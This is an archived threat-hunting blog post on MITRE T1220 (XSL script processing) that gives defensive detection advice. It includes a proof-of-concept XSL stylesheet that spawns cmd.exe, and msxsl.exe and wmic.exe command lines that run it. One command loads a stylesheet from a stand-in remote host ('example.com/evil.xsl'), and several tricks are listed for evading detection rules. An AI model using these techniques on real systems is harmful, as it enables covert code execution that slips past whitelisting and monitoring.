MSXSL.EXE AND WMIC.EXE — A Way to Proxy Code Execution

By TH Team

Published: 2019-03-14 · Archived: 2026-04-29 07:12:21 UTC

6 min read

Mar 14, 2019

INTRODUCTION

A few months ago, our friends at Mitre added 4 new techniques to the ATT&CK Framework that we quickly assessed. One of the new technique was “XSL Script Processing” (T1220) and while building detection for it we found some very interesting and not documented behaviors. This blog post intends to share the various findings we made during our experimentation with T1220.

What is XSL Script Processing?

XSL stands for Extensible Stylesheet Language and is used to express the style sheets. XSL is a standard for processing XML (Extensible Markup Language) data. XML is used for storing and transporting data and it does not do anything except this. Therefore, if we want to display content stored in XML document, we have to write a program to do so. One way of achieving this goal is to use XSL scripts as it can define how the content in XML document should be displayed on the screen. XSL is very flexible, so much so that it supports scripting in C#, VB, JScript, JavaScript and VisualBasic. If no language name is specified in XSL language attribute, then the default language is Jscript [3].

Example: Here is a simple XML Document:

```
<note>
<team>Threat Hunting Team</team>
<Expertise>
Reverse Engineering, Penetration Testing Skills, Malware Analysis, Log Analysis, Red Team and Blue T
</note>
```

Now we have an XML file which defines the skills for Threat Hunting Team. However, to display it, we need some kind of program or code.

XSL — An Adversaries’ Favorite

As previously mentioned, XSL contains code to do formatting on XML files, which means that it can be a way to execute code supply by an attacker. Due to its legitimate functionality, attackers can use XSL to bypass application whitelisting and execute arbitrary code.

One way to execute code through XSL files is to use Microsoft's command line transformation utility i.e.: ***msxsl.exe***. This binary does not come pre-installed on Windows OS. Therefore, in order to take advantage of it, an adversary has to drop it on the system.

However, there is another way to run JScript or VBScript code from XSL files. An attacker can use WMIC.EXE to invoke the code from XML file. WMIC.EXE comes pre-installed on all the Windows OS.

Both, MSXSL.EXE and WMIC.EXE, can be used to invoke code from local or remote XSL file.

Abusing XSL

In this section, we will discuss how Mitre has explained different ways to exploit this technique using MSXSL.EXE and WMIC.EXE and what we have found during our experiments. We will use the following XSL and XML files for the POC.

testXML.xml

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="TestXSL.xsl" ?>
<TEST>
<name>Test XSL Scripting</name>
</TEST
```

testXSL.xsl

```
<?xml version='1.0'?>
<stylesheet xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt" x
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
]]>
</ms:script>
</stylesheet>
```


The code in XSL file spawns a new Command Shell. You could even get a reverse shell using XSL file.

MSXSL.EXE is a command line utility to perform transformation on XML files. This binary is used for debugging, development and reverse engineering. Attackers also can use this binary to proxy code execution [https://attack.mitre.org/techniques/T1220/]. As per Mitre, this binary can be used to invoke code from local XSL file as follows:

1. *Invoking code from local XSL file*: Once you have saved the above code snippets, open cmd.exe and run the following command to invoke the code from XSL file as follows:

```
C:\Users\Administrator\Desktop> msxsl.exe testXML.xml textXSL.xsl
```

Press enter or click to view image in full size



As you can see from the above screenshot that new Command Shell has been spawned due to code in XSL File.

As part of our team's alert creation process, we always try to bypass our teammates signatures and find additional ways to perform the attack. Following are the different ways we have found to run code from XSL file:

Get TH Team's stories in your inbox


Join Medium for free to get updates from this writer.

Remember me for faster sign in

1. Providing more than two Parameters: Instead of passing just XML and XSL file, an attacker can pass more than two parameters by using "=" sign. The command to do so will be:

```
C:\Users\Administrator\Desktop\XSL>msxsl.exe TestXML.xml TestXSL.xsl TestXSL.xsl=TestXML.xml TestXSL
```


Press enter or click to view image in full size



2. Using XSL file instead of XML File: To evade detection based on type of parameters passed to MSXSL.EXE, to run the code, an attacker can pass XSL file instead of XML file as follows:

```
C:\Users\Administrator\Desktop\XSL>msxsl.exe TestXSL.xsl TestXSL.xsl
```


Press enter or click to view image in full size



3. Renaming XSL file to arbitrary extension: Again, if defenders are monitoring file extensions passed to MSXSL.EXE, an attacker can rename XSL file to any extension and MSXSL.EXE will execute the code contained in XSL file, thus bypassing the detection. The reason why this works is that MSXSL.EXE looks at the header of the file to determine file type. Example of this attack is as follows:

```
C:\Users\Administrator\Desktop\XSL>msxsl.exe TestXSL.jpeg TestXSL.jpeg
```

Press enter or click to view image in full size



So, these are some of the additional ways that an attacker can use to perform code execution using MSXSL.EXE.

Code Execution through WMIC.EXE

WMIC.EXE is the command line utility to use WMI (Windows Management Instrumentation). WMI is out of scope of this article, but it can be used to perform almost all the tasks on local or remote system (T1047). It is one of the favourite tools that attackers use for reconnaissance, code execution, lateral movement, etc.

According to the information provided about this technique in Mitre's ATT&CK framework (T1220), an attacker can also use WMI to do code execution by using ***/Format*** switch. WMIC.EXE is capable to run code from locally or remote XSL file.

As per the ATT&CK Framework, following are the different ways of code execution using WMIC.EXE:

1. Execute code from Local File:

```
wmic process list /FORMAT:evil.xsl
```

2. Execute code from Remote File:


```
wmic os get /FORMAT:"https://example.com/evil.xsl"
```

After experimenting with WMIC.EXE, we found the following additional ways to run the code from XSL File:

1. Omit File Extension: One of the way that a defender can choose to make an alert on this is to use file extension in a rule's logic. However, it is very easy to bypass that kind of rule. To bypass that, the only thing that an attacker has to do is to create a XSL file and save it with ***.xsl*** format. While invoking XSL file, just omit the file extension.

```
C:\Users\Administrator\Desktop\XSL>wmic os get /Format:TestXSL
```

Press enter or click to view image in full size




Furthermore, ***/FORMAT*** switch has these format specifiers: CSV, HFORM, HTABLE, LIST, MOF, RAWXML, TABLE, VALUE, XML, etc. As WMI is used a lot by legitimate utilities and it is very noisy in some environments, an attacker can play even more intelligently by creating XSL file with name of format specifiers file with same name as of supported format specifiers. Ex: an attacker can create XSL file named list.xsl because ***list*** is one of the supported format specifier.

Then to invoke code from this, attacker can run the following command:


```
C:\Users\Administrator\Desktop\XSL>wmic os get /Format:.\list
```

Press enter or click to view image in full size



2. Using other WMI aliases: Attacker can use any alias in WMI to do code execution. The only condition is that the alias must have ***/FORMAT*** switch. For example, instead of OS or PROCESS alias, an attacker can use other aliases like CPU, BIOS, etc.

Press enter or click to view image in full size



Conclusion

So if you are Blue Team member and want to detect this attack, then build your rule based binary name (wmic.exe and msxsl.exe) and it's metadata like Binary's description field (if using Sysmon) because it is very easy for an attacker to copy binary to a folder that he controls and rename it. Moreover, to detect XSL execution with WMIC.EXE, you can use regex to monitor parameter passed to ***/FORMAT*** switch.

As Threat Hunters and detection builder, we always try to find ways to perform an attack without triggering our signatures. So, we encourage all of you to explore the attack, play with parameters, binary location, security descriptors, etc. Here's an excellent talk from Daniel Bohannon and Matthew Dunwoody about building resilient signatures if you are interested in learning more on the subject: https://youtu.be/YGJaj6_3dGA
